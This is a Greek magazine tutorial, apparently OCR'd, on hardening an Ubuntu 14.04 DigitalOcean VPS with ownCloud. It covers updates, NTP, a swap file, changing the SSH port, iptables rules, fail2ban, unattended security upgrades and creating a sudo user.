
Ενίσχυση της ασφάλειας, σε κάθε επίπεδο

Στο πρώτο άρθρο του αφιερώματός μας για τη δημιουργία ενός ευέλικτου και οικονομικού server που "απλώνεται" σε δύο cloud hosts, ασχοληθήκαμε με το μέρος του compute. Αναλυτικότερα, φτιάξαμε ένα VPS και φροντίσαμε ώστε να έχουμε ασφαλή πρόσβαση μέσω SSH, χωρίς να δίνουμε κάποιο password αλλά με χρήση κλειδιών. Υπάρχουν πολλά ακόμη που μπορούμε και οφείλουμε να κάνουμε, ώστε να ενισχύσουμε περισσότερο την ασφάλεια του server.

Την πρώτη μας σύνδεση στο eyjafjallajokull.parabing.com την κάναμε από ένα Windows PC, με τη βοήθεια του PuTTY. Αν θυμόσαστε, ως image για το Droplet επιλέξαμε εκείνο με προεγκατεστημένο το ownCloud 8.0, σε Ubuntu Server 14.04 LTS με LAMP stack. Αμέσως μετά τη σύνδεση, στην κονσόλα μας είδαμε μερικά στατιστικά στοιχεία που αφορούσαν στο σύστημα, καθώς και τα περιεχόμενα του αρχείου /etc/motd.tail. Στο εν λόγω αρχείο υπάρχει το username του διαχειριστή του ownCloud (admin), καθώς και το αντίστοιχο "εργοστασιακό" password. Το τελευταίο εννοείται ότι οφείλουμε να το αλλάξουμε άμεσα (και μετά μπορούμε να διαγράψουμε και το /etc/motd.tail). Επειδή ωστόσο δεν είναι βέβαιο ότι κι εσείς επιλέξατε το ownCloud image για το Droplet σας, ας ξεκινήσουμε καλύτερα με τις βασικές εργασίες που ούτως ή άλλως προτείνεται να κάνουμε σε κάθε VPS. Για τη συνέχεια, μόνη μας προϋπόθεση είναι ότι το λειτουργικό του Droplet είναι το Ubuntu Server 14.04 LTS. Αν υπάρχουν έξτρα software stacks ή όχι, προς το παρόν δεν έχει σημασία.


Κατ' αρχάς, χρειάζεται να ορίσουμε ένα καλό password για το λογαριασμό του root:

```
root@eyjafjallajokull:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```



Η πρώτη απομακρυσμένη σύνδεση στο VPS μας, μέσω SSH και με password-less login. Το image που είχαμε επιλέξει προηγουμένως, κατά τη δημιουργία του Droplet, είχε και το ownCloud. Γι' αυτό και τώρα πληροφορούμαστε για το "εργοστασιακό" password του χρήστη admin.

Καθώς το πληκτρολογούμε, το password δεν φαίνεται στην οθόνη. Προτείνουμε να ορίσετε ένα τυχαίο password με μεγάλο μήκος, που να συνδυάζει πεζά και κεφαλαία, να περιλαμβάνει αριθμούς καθώς και σύμβολα. Για ένα πραγματικά τυχαίο password αξίζει να καταφύγετε σε κάποιο εργαλείο όπως το "Generate Secure Password", του δημοφιλούς browser add-on ονόματι LastPass. Είναι αδύνατο να θυμάται κανείς ένα password σαν αυτό που περιγράφουμε, οπότε και προτείνουμε να το αποθηκεύσετε ως "Secure Note" του LastPass. Ούτως ή άλλως, σε λίγο θα φροντίσουμε ώστε το σύστημα να δέχεται μόνο password-less logins: μόνον όποιος έχει στείλει το δημόσιο κλειδί του σε λογαριασμό χρήστη, θα μπορεί να συνδέεται σ' αυτόν (μέσω SSH). Ειδικά για το λογαριασμό του root, θα ρυθμίσουμε τον OpenSSH server ώστε να μη δέχεται απομακρυσμένα logins *με κανέναν* τρόπο. Το password του root θα το χρειαζόμαστε μόνο σε σπάνιες περιπτώσεις, οπότε θα καταφεύγουμε στη web console της DigitalOcean. Αν για κάποιο λόγο έχουμε χάσει το password, ευτυχώς παρέχεται και η δυνατότητα "Reset Root Password" (στο VPS γίνεται shutdown και λαμβάνουμε email με νέο root password). Κατά τα άλλα, μέσω SSH και με key-based authentication, θα συνδεόμαστε στο λογαριασμό ενός απλού χρήστη που θα δημιουργήσουμε λίγο αργότερα. Όποτε χρειαζόμαστε δικαιώματα root, θα τα αποκτάμε με τη βοήθεια του sudo.



Αναβαθμίζουμε το Ubuntu Server και ξαφνικά καλούμαστε να πάρουμε μια απόφαση για το postfix. Φυσικά και δεν κάνουμε καμία αλλαγή στις προεπιλογές. Εξάλλου ό,τι αφορά σε mailserver αποτελεί θέμα άλλου αφιερώματος :)

Ενημέρωση λειτουργικού συστήματος

Θέλουμε να αναβαθμίσουμε το σύστημα με τα πλέον πρόσφατα security patches κι ενημερώσεις. Αρχικά, φρεσκάρουμε τη λίστα με τα repositories:

```
root@eyjafjallajokull:~# apt-get update
```

Η αναβάθμιση γίνεται πληκτρολογώντας

```
root@eyjafjallajokull:~# apt-get dist-upgrade
```

Λογικά θα χρειαστεί να κατέβουν αρκετά πακέτα, αλλά δεν υπάρχει πρόβλημα: Αφενός η σύνδεση του VPS με τον έξω κόσμο είναι ταχύτατη, αφετέρου ο εικονικός του δίσκος είναι πάνω σε φυσικό δίσκο SSD. Έτσι, η διαδικασία της αναβάθμισης δεν θ' αργήσει να ολοκληρωθεί. Στο δικό μας VPS άλλαξε κι ο πυρήνας του λειτουργικού, οπότε για να ενεργοποιηθεί ο νέος προχωρήσαμε σε επανεκκίνηση:

```
root@eyjafjallajokull:~# sudo reboot
```

Μετά το reboot συνδεθήκαμε ξανά κι αμέσως απομακρύναμε ορισμένα πακέτα που αφορούσαν σε προηγούμενη έκδοση του πυρήνα:

```
root@eyjafjallajokull:~# apt-get autoremove
```

Όλα καλά.

Ζώνη ώρας και τήρηση χρόνου

Οφείλουμε να φροντίσουμε για την επιθυμητή ζώνη ώρας του server, ώστε το ρολόι του και τα time stamps να βγάζουν εύκολα νόημα. Ο καθορισμός ζώνης ώρας γίνεται δίνοντας

```
root@eyjafjallajokull:~# dpkg-reconfigure tzdata
```

Ορίσαμε τη ζώνη Europe/Athens, αν και για μια στιγμή ομολογούμε πως μας γοήτευσε αυτό το Antarctica/Troll. Επειδή εξάλλου το ρολόι κάθε συστήματος έχει μια τάση να "χάνει", προσθέτουμε στο σύστημα τον NTP deamon ώστε ανά πάσα στιγμή το ρολόι να είναι συγχρονισμένο με ακριβείς time servers:

```
root@eyjafjallajokull:~# apt-get install ntp
```

Δεν χρειάζεται να κάνουμε κάτι για τον NTP, αφού αμέσως μετά την εγκατάστασή του ενεργοποιείται και δουλεύει σωστά.

Δημιουργία χώρου αντιμετάθεσης

Ένα από τα εργαλεία που μας αρέσει να εγκαθιστούμε σε κάθε σύστημα Linux, είναι το htop:

```
root@eyjafjallajokull:~# apt-get install htop
```

Όταν το τρέξαμε, δίνοντας απλά

```
root@eyjafjallajokull:~# htop
```

παρατηρήσαμε ότι στο σύστημα δεν υπήρχε swap partition (το htop το εγκαταλείπουμε πατώντας [Q]). Σίγουρα για τη μνήμη swap ισχύει το "αχρείαστη να 'ναι". Πράγματι, το σύστημα σέρνεται, για να το πούμε απλά, όταν φτάνει στο σημείο να χρησιμοποιεί μεγάλο ποσοστό της. Επειδή όμως δεν μπορούμε ν' αποκλείσουμε ότι θα υπάρξουν περιπτώσεις όπου θα χρειαστεί μνήμη swap, καλό είναι να δημιουργήσουμε από

τώρα ένα αρχείο το οποίο θα έχει ρόλο τέτοιας μνήμης. Ένας κανόνας για το μέγεθος του αρχείου swap ορίζει πως πρέπει να 'ναι διπλάσιο από αυτό της μνήμης RAM. Το Droplet μας έχει 2GB RAM, άρα το μέγεθος του αρχείου αντιμετάθεσης –έτσι ονομάζεται το swap file– θα είναι 4GB.

Στη ρίζα του filesystem δημιουργούμε ένα αρχείο με όνομα "swapspace" και μέγεθος 4GB:

```
root@eyjafjallajokull:~# fallocate -l 4G /swapspace
root@eyjafjallajokull:~# ls -lh /swapspace
-rw-r--r-- 1 root root 4.0G Mar  6 19:50 /swapspace
```

Μόνο οι διεργασίες με δικαιώματα root επιτρέπεται να 'χουν πρόσβαση στο swapspace:

```
root@eyjafjallajokull:~# chmod 600 /swapspace
root@eyjafjallajokull:~# ls -lh /swapspace
-rw------- 1 root root 4.0G Mar  6 19:50 /swapspace
```

Διαμορφώνουμε κατάλληλα το swapspace, ώστε να μπορεί να χρησιμοποιηθεί ως χώρος αντιμετάθεσης:

```
root@eyjafjallajokull:~# mkswap /swapspace
Setting up swapspace version 1, size = 4194300 KiB
no label, UUID=7c0c3f3d-5795-41fa-8fc5-d9951fdc1d01
```

Ενεργοποιούμε στη συνέχεια τη μνήμη swap, πάνω από το αρχείο swapspace:

```
root@eyjafjallajokull:~# swapon /swapspace
```

Αν τώρα τρέξουμε ξανά το htop, βλέπουμε ότι έχουμε *και* μνήμη swap. Αντί για το htop, η ύπαρξή της υποδηλώνεται κι από την έξοδο του εργαλείου free:

```
root@eyjafjallajokull:~# free
             total       used       free     shared    buffers     cached
Mem:       2049960     227672    1822288       5916      15132     102612
-/+ buffers/cache:     109928    1940032
Swap:      4194300          0    4194300
```


Ουσιαστικά, με το swapon προσαρτήσαμε το /swapspace ως χώρο αντιμετάθεσης. Αυτή η προσάρτηση θέλουμε να γίνεται αυτόματα κάθε φορά που ξεκινά το λειτουργικό, οπότε προσθέτουμε την κατάλληλη γραμμή στο τέλος του αρχείου /etc/fstab. Το ανοίγουμε με κάποιον text editor, όπως, π.χ., είναι το nano...

```
root@eyjafjallajokull:~# nano /etc/fstab
```

...και στο τέλος του προσθέτουμε την ακόλουθη γραμμή:

```
/swapspace none swap sw 0 0
```

Μέσα από το nano, τις αλλαγές στο fstab τις αποθηκεύουμε με [CTRL+O] και [Enter], ενώ το πρόγραμμα το εγκαταλείπουμε με [CTRL+X].



Αχρείαστη να 'ναι η μνήμη swap, αν όμως δεν χαρίσουμε χώρο αντιμετάθεσης στο λειτουργικό τότε δεν θα μπορούμε να κοιμηθούμε τα βράδια. Ναι, τέτοιοι είμαστε.

Ενίσχυση ασφάλειας για το OpenSSH

Κάθε Droplet της DigitalOcean είναι έτσι ρυθμισμένο ώστε να δέχεται ασφαλείς απομακρυσμένες συνδέσεις SSH, χάρη στον OpenSSH server που ενεργοποιείται αυτόματα κατά την εκκίνηση του λειτουργικού. Η ασφάλεια που παρέχει το πρωτόκολλο SSH είναι δυνατόν να ενισχυθεί περισσότερο. Προς αυτή την κατεύθυνση, θα παρουσιάσουμε τις ελάχιστες τροποποιήσεις που μας αρέσει να κάνουμε στον OpenSSH server.

Για αρχή θα αλλάξουμε μία μόνο παράμετρο, ώστε να αποφεύγουμε ένα μεγάλο ποσοστό brute force attacks. Όχι ότι το password του root είναι αδύναμο κι εύκολο να μαντευτεί, αλλά γιατί ν' απασχολείται άδικα το Droplet μας; Οι αυτοματοποιημένες επιθέσεις, βλέπετε, πραγματοποιούνται από scripts τα οποία ψάχνουν για ενεργούς servers και για γνωστές υπηρεσίες. Όποτε βρίσκουν ενεργό μηχάνημα με ανοικτό port υπηρεσίας που έχει γνωστές ευπάθειες, πιθανώς να δοκιμάζουν μια σειρά από exploits. Όταν πάλι βρίσκουν ενεργό μηχάνημα με ανοικτό port υπηρεσίας που δέχεται logins, εκτός από τη δοκιμή exploits συχνά εξαπολύουν κι ένα brute force attack, κατά το οποίο ελέγχονται δημοφιλή user names και passwords από προκαθορισμένα λεξικά.

Το στάνταρτ port για το SSH είναι το 22. Αυτό που μπορούμε να κάνουμε άμεσα είναι να το αλλάξουμε σε κάποιο μη-προφανές ή αν θέλετε "άσχετο" port. Τα περισσότερα

brute force scripts θα βλέπουν ότι δεν υπάρχει ενεργή υπηρεσία πίσω από το port 22, άρα αντί να ψάχνουν για SSH server σε άλλα ports του ίδιου host –εργασία που θα κόστιζε πολύ σε χρόνο–, θα εγκαταλείπουν κι ενδεχομένως θα περνούν στον επόμενο host. Για την αλλαγή του προκαθορισμένου port ανοίγουμε το αρχείο /etc/ssh/sshd_config με το nano...

```
root@eyjafjallajokull:~# nano /etc/ssh/sshd_config
```

...βρίσκουμε τη γραμμή

```
Port 22
```

...και την αλλάζουμε ώστε γίνει σαν την ακόλουθη:

```
Port 50022
```

Δεν είναι βέβαια απαραίτητο να βάλετε κι εσείς το port 50022, αλλά καλύτερα να ορίσετε ένα πάνω από το 50000. Αποθηκεύουμε την αλλαγή μας, εγκαταλείπουμε το nano κι επανεκκινούμε την υπηρεσία του OpenSSH:

```
root@eyjafjallajokull:~# service ssh restart
```

Η σύνδεση που τώρα υφίσταται κι από την οποία αλληλεπιδρούμε με το Droplet, δεν θα διακοπεί. Οι επόμενες, όμως, θα πρέπει να γίνονται προς το port που μόλις καθορίσαμε (π.χ., προς το 50022). Προφανώς, ο όποιος SSH client χρησιμοποιούμε πρέπει να 'ναι ενήμερος για το μη-τυπικό port.

Να τονίσουμε εδώ ότι η αλλαγή port δεν θα αποτρέψει έναν αποφασισμένο attacker, ο οποίος στοχεύει ειδικά το μηχάνημά μας και ψάχνει για ενεργή υπηρεσία SSH. Γι' αυτό και σε λίγο θα αναλάβουμε περισσότερα μέτρα προστασίας.

Ενεργοποίηση firewall

Δε νοείται server στο cloud χωρίς ένα καλά ρυθμισμένο firewall. Για το VPS μας, θα χρησιμοποιήσουμε το iptables. Ουσιαστικά πρόκειται για ένα front-end του netfilter, το οποίο παρέχει μεθόδους για το χειρισμό του Linux networking stack. Είμαστε από εκείνους που με το iptables διατηρούν μια σχέση αγάπης-μίσους. Όποτε διαβάζουμε γι' αυτό, κατανοούμε τη λογική του και μας αρέσει. Μετά από λίγο καιρό όμως αρχίζουμε να ξεχνάμε βασικά πράγματα, οπότε έρχεται η περίοδος της αντιπάθειας. Προσφάτως κάναμε ξανά μερικά μαθήματα περί iptables, διαβάζοντας το σχετικό άρθρο στο deltaHacker 014. Για τη συνέχεια υποθέτουμε ότι κι εσείς έχετε παρακολουθήσει τα ίδια –ή παρόμοια– μαθήματα.

Εξ ορισμού, το iptbales στο Droplet μας έχει την προκαθορισμένη πολιτική ACCEPT για τις τρεις βασικές αλυσίδες (INPUT, OUTPUT και FORWARD):

```
root@eyjafjallajokull:~# iptables -L
Chain INPUT (policy ACCEPT)
target     prot opt source               destination


Chain FORWARD (policy ACCEPT)
target     prot opt source               destination


```

```
Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

root@eyjafjallajokull:~#
```

Με τις αλυσίδες OUTPUT και FORWARD δεν έχουμε θέμα. Στην INPUT όμως θέλουμε να προσθέσουμε συγκεκριμένους κανόνες, με στόχο:

- τα εισερχόμενα πακέτα στο loopback interface να γίνονται πάντα δεκτά (απαραίτητο για ορισμένες εφαρμογές του συστήματος)
- οι ήδη εγκαθιδρυμένες συνδέσεις να διατηρούνται (απαραίτητο ώστε να μην κλειδωθούμε κατά λάθος έξω από το VPS)
- τα εισερχόμενα πακέτα TCP στο port 22 –ή σε όποιο άλλο έχουμε καθορίσει για τον OpenSSH server– να γίνονται πάντα δεκτά, ώστε να έχουμε δυνατότητα απομακρυσμένης σύνδεσης μέσω SSH
- τα εισερχόμενα πακέτα TCP στο port 443 να γίνονται πάντα δεκτά, ώστε να είναι εφικτές οι ασφαλείς συνδέσεις HTTPS προς το ownCloud



Εγκαθιστούμε το εξαιρετικά βολικό iptables-persistent και το installation script ζητά την άδειά μας, προκειμένου να αποθηκεύσει τους κανόνες του iptables που ισχύουν αυτή τη στιγμή κι αφορούν στο IPv4. Του δίνουμε την άδειά μας – και το ίδιο κάνουμε και για τους κανόνες που αφορούν στο IPv6 (κι ας μη χρησιμοποιούμε δικτύωση IPv6).

- όλα τα άλλα πακέτα, οποιουδήποτε πρωτοκόλλου και προς οποιοδήποτε port, να απορρίπτονται.

Ξεκινάμε με τον κανόνα για το loopback interface (lo):

```
root@eyjafjallajokull:~# iptables -A INPUT -i lo -j ACCEPT
```

Συνεχίζουμε με τον κανόνα για τη διατήρηση των ήδη εγκαθιδρυμένων συνδέσεων (established connections):

```
root@eyjafjallajokull:~# iptables -A INPUT -m conntrack --ctstate ESTABLISHED,RELATED -j ACCEPT
```

Ακολουθούν οι δύο κανόνες για την αποδοχή συνδέσεων προς τον OpenSSH server, καθώς και προς τον web server:

```
root@eyjafjallajokull:~# iptables -A INPUT -p tcp --dport 22 -j ACCEPT
root@eyjafjallajokull:~# iptables -A INPUT -p tcp --dport 443 -j ACCEPT
```

Όλα τα εισερχόμενα πακέτα που δεν ταιριάζουν σε κανέναν από τους προαναφερθέντες κανόνες, να απορρίπτονται:

```
root@eyjafjallajokull:~# iptables -A INPUT -j DROP
```

Ας δούμε τώρα όλους τους κανόνες που μόλις δώσαμε:

```
root@eyjafjallajokull:~# iptables -S
-P INPUT ACCEPT
-P FORWARD ACCEPT
-P OUTPUT ACCEPT
-A INPUT -i lo -j ACCEPT
-A INPUT -m conntrack --ctstate RELATED,ESTABLISHED -j ACCEPT
-A INPUT -p tcp -m tcp --dport 49250 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 443 -j ACCEPT
-A INPUT -j DROP
```

Θεσπέσια. Οι κανόνες έχουν οριστεί όπως πρέπει και η ασφάλεια του VPS μας έχει εκτοξευτεί στα ουράνια (ή έστω λίγο πιο κάτω). Υπάρχει ένα πρόβλημα όμως: Στο επόμενο reboot οι κανόνες δεν θα φορτωθούν και θα ισχύει η προκαθορισμένη πολιτική (ACCEPT). Υπάρχουν διάφοροι τρόποι προκειμένου οι κανόνες του iptables να ισχύουν και μετά το reboot. Μπορούμε, π.χ., να τους μαζέψουμε σε ένα script, το οποίο θα εκτελείται αυτόματα μετά την εκκίνηση του λειτουργικού. Προτείνουμε έναν μάλλον κομψότερο τρόπο: την εγκατάσταση του πακέτου iptables-persistent.

```
root@eyjafjallajokull:~# apt-get install iptables-persistent
```

Κατά την εγκατάσταση θα ερωτηθούμε για το αν επιθυμούμε την αποθήκευση των κανόνων του iptables, που ισχύουν για τα IPv4 και IPv6. Απαντάμε θετικά – κι ας μην χρησιμοποιούμε το IPv6. Στο εξής, κάθε φορά που θα ξεκινά το λειτουργικό θα ενεργοποιούνται όλοι οι κανόνες του iptables οι οποίοι ίσχυαν πριν το τελευταίο reboot/shutdown – ή ακριβέστερα έως την τελευταία στιγμή που δώσαμε "service iptables-persistent save" (χωρίς τα εισαγωγικά).

Αποκλεισμός των ενοχλητικών

Το firewall από μόνο του δεν θα αποτρέψει όσους αποφασίσουν να εκμεταλλευτούν κάποιες υπηρεσίες του Droplet μας, π.χ., εξαπολύοντας μια στοχευμένη επίθεση brute-force ή DoS. Για να αποθαρρύνουμε τέτοιες συμπεριφορές χρειαζόμαστε κάτι πιο "τιμωρητικό", όπως είναι το fail2ban. Για το συγκεκριμένο εργαλείο μπορείτε να διαβάσετε αναλυτικά στο σχετικό άρθρο του deltaHacker 034. Για το eyjafjallajokull, τη στιγμή που γράφονται αυτές οι γραμμές οι επεμβάσεις που έχουμε κάνει στο /etc/fail2ban/jail.local συνοψίζονται παρακάτω:

```
ignoreip = 127.0.0.1/8
bantime = 1800 # was: 600
findtime = 600
maxretry = 3
destemail = root@localhost
sendername = Fail2Ban
mta = sendmail
action = %(action_mw)s # was: action = %(action_)s

[ssh]
      enabled  = true
      port     = 49250 # was: ssh
      filter   = sshd
      logpath  = /var/log/auth.log
      maxretry = 6

[ssh-ddos]
      enabled  = true # was: false
      port     = 49250 # was: ssh
      filter   = sshd-ddos
      logpath  = /var/log/auth.log
      maxretry = 6

[apache]
      enabled  = true # was: false
      port     = https # was: http,https
      filter   = apache-auth
      logpath  = /var/log/apache*/*error.log
      maxretry = 6
```

Αυτόματες ενημερώσεις ασφαλείας

Όσο καλά κι αν έχουμε προστατευμένο τον server, μια γνωστή (ή άγνωστη) αδυναμία σε δικτυακή υπηρεσία και λίγη αμέλεια από μέρους μας, είναι ακριβώς ό,τι χρειάζεται ένας attacker για ν' αποκτήσει μη-εξουσιοδοτημένη πρόσβαση στο σύστημα. Λέμε, λοιπόν, ότι επειδή άνθρωποι είμαστε και συχνά ξεχνάμε ή/και τρέχουμε με άλλα θέματα, τουλάχιστον οι γνωστές αδυναμίες για τις οποίες έχουν κυκλοφορήσει security patches καλό είναι να επιδιορθώνονται αυτόματα και έγκαιρα. Ένα εργαλείο γι' αυτή τη δουλειά στο Ubuntu παρέχεται από το πακέρο unattended-upgrades και στο Droplet μας ήταν ήδη εγκατεστημένο. Προκειμένου να ενεργοποιήσουμε τις αυτόματες εγκαταστάσεις *μόνο* για τα updates που αφορούν στην ασφάλεια, πειράξαμε ελαφρώς τα αρχεία /etc/apt/apt.conf.d/10periodic και /etc/apt/apt.conf.d/50unattended-upgrades. Συγκεκριμένα, φροντίσαμε ώστε το 10periodic να περιέχει τις ακόλουθες γραμμές:

```
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Download-Upgradeable-Packages "1";
APT::Periodic::AutocleanInterval "7";
APT::Periodic::Unattended-Upgrade "1";
```

Στο δε 50unattended-upgrades κάναμε μία μόνο επέμβαση, ορίζοντας την τοπική διεύθυνση email του root:

```
Unattended-Upgrade::Mail "root@localhost";
```

Σε αυτή τη διεύθυνση αποστέλλονται μηνύματα που αφορούν στα αυτόματα security updates. Παρεμπιπτόντως, ένα βολικό πρόγραμμα για να διαβάζουμε τα email του συστήματος από την text console είναι το mutt, το οποίο παρέχεται από το ομώνυμο πακέτο.

Δημιουργία νέου χρήστη

Όπως αναφέραμε και προηγούμενως, στο διαρκή μας αγώνα για την ενίσχυση της ασφάλειας του server είναι καλή ιδέα να δημιουργήσουμε ένα λογαριασμό απλού χρήστη και να συνδεόμαστε μόνο σ' αυτόν. Όποτε χρειαζόμαστε δικαιώματα διαχειριστή, θα τα έχουμε με τη βοήθεια του sudo. Ας δούμε τη δημιουργία ενός νέου χρήστη, ονόματι admin:

```
root@eyjafjallajokull:~# adduser admin
Adding user `admin' ...
Adding new group `admin' (1000) ...
Adding new user `admin' (1000) with group `admin' ...
Creating home directory `/home/admin' ...
Copying files from `/etc/skel' ...
Enter new UNIX password: τρομακτικά_δυνατό_password
Retype new UNIX password: τρομακτικά_δυνατό_password
passwd: password updated successfully
Changing the user information for admin
```

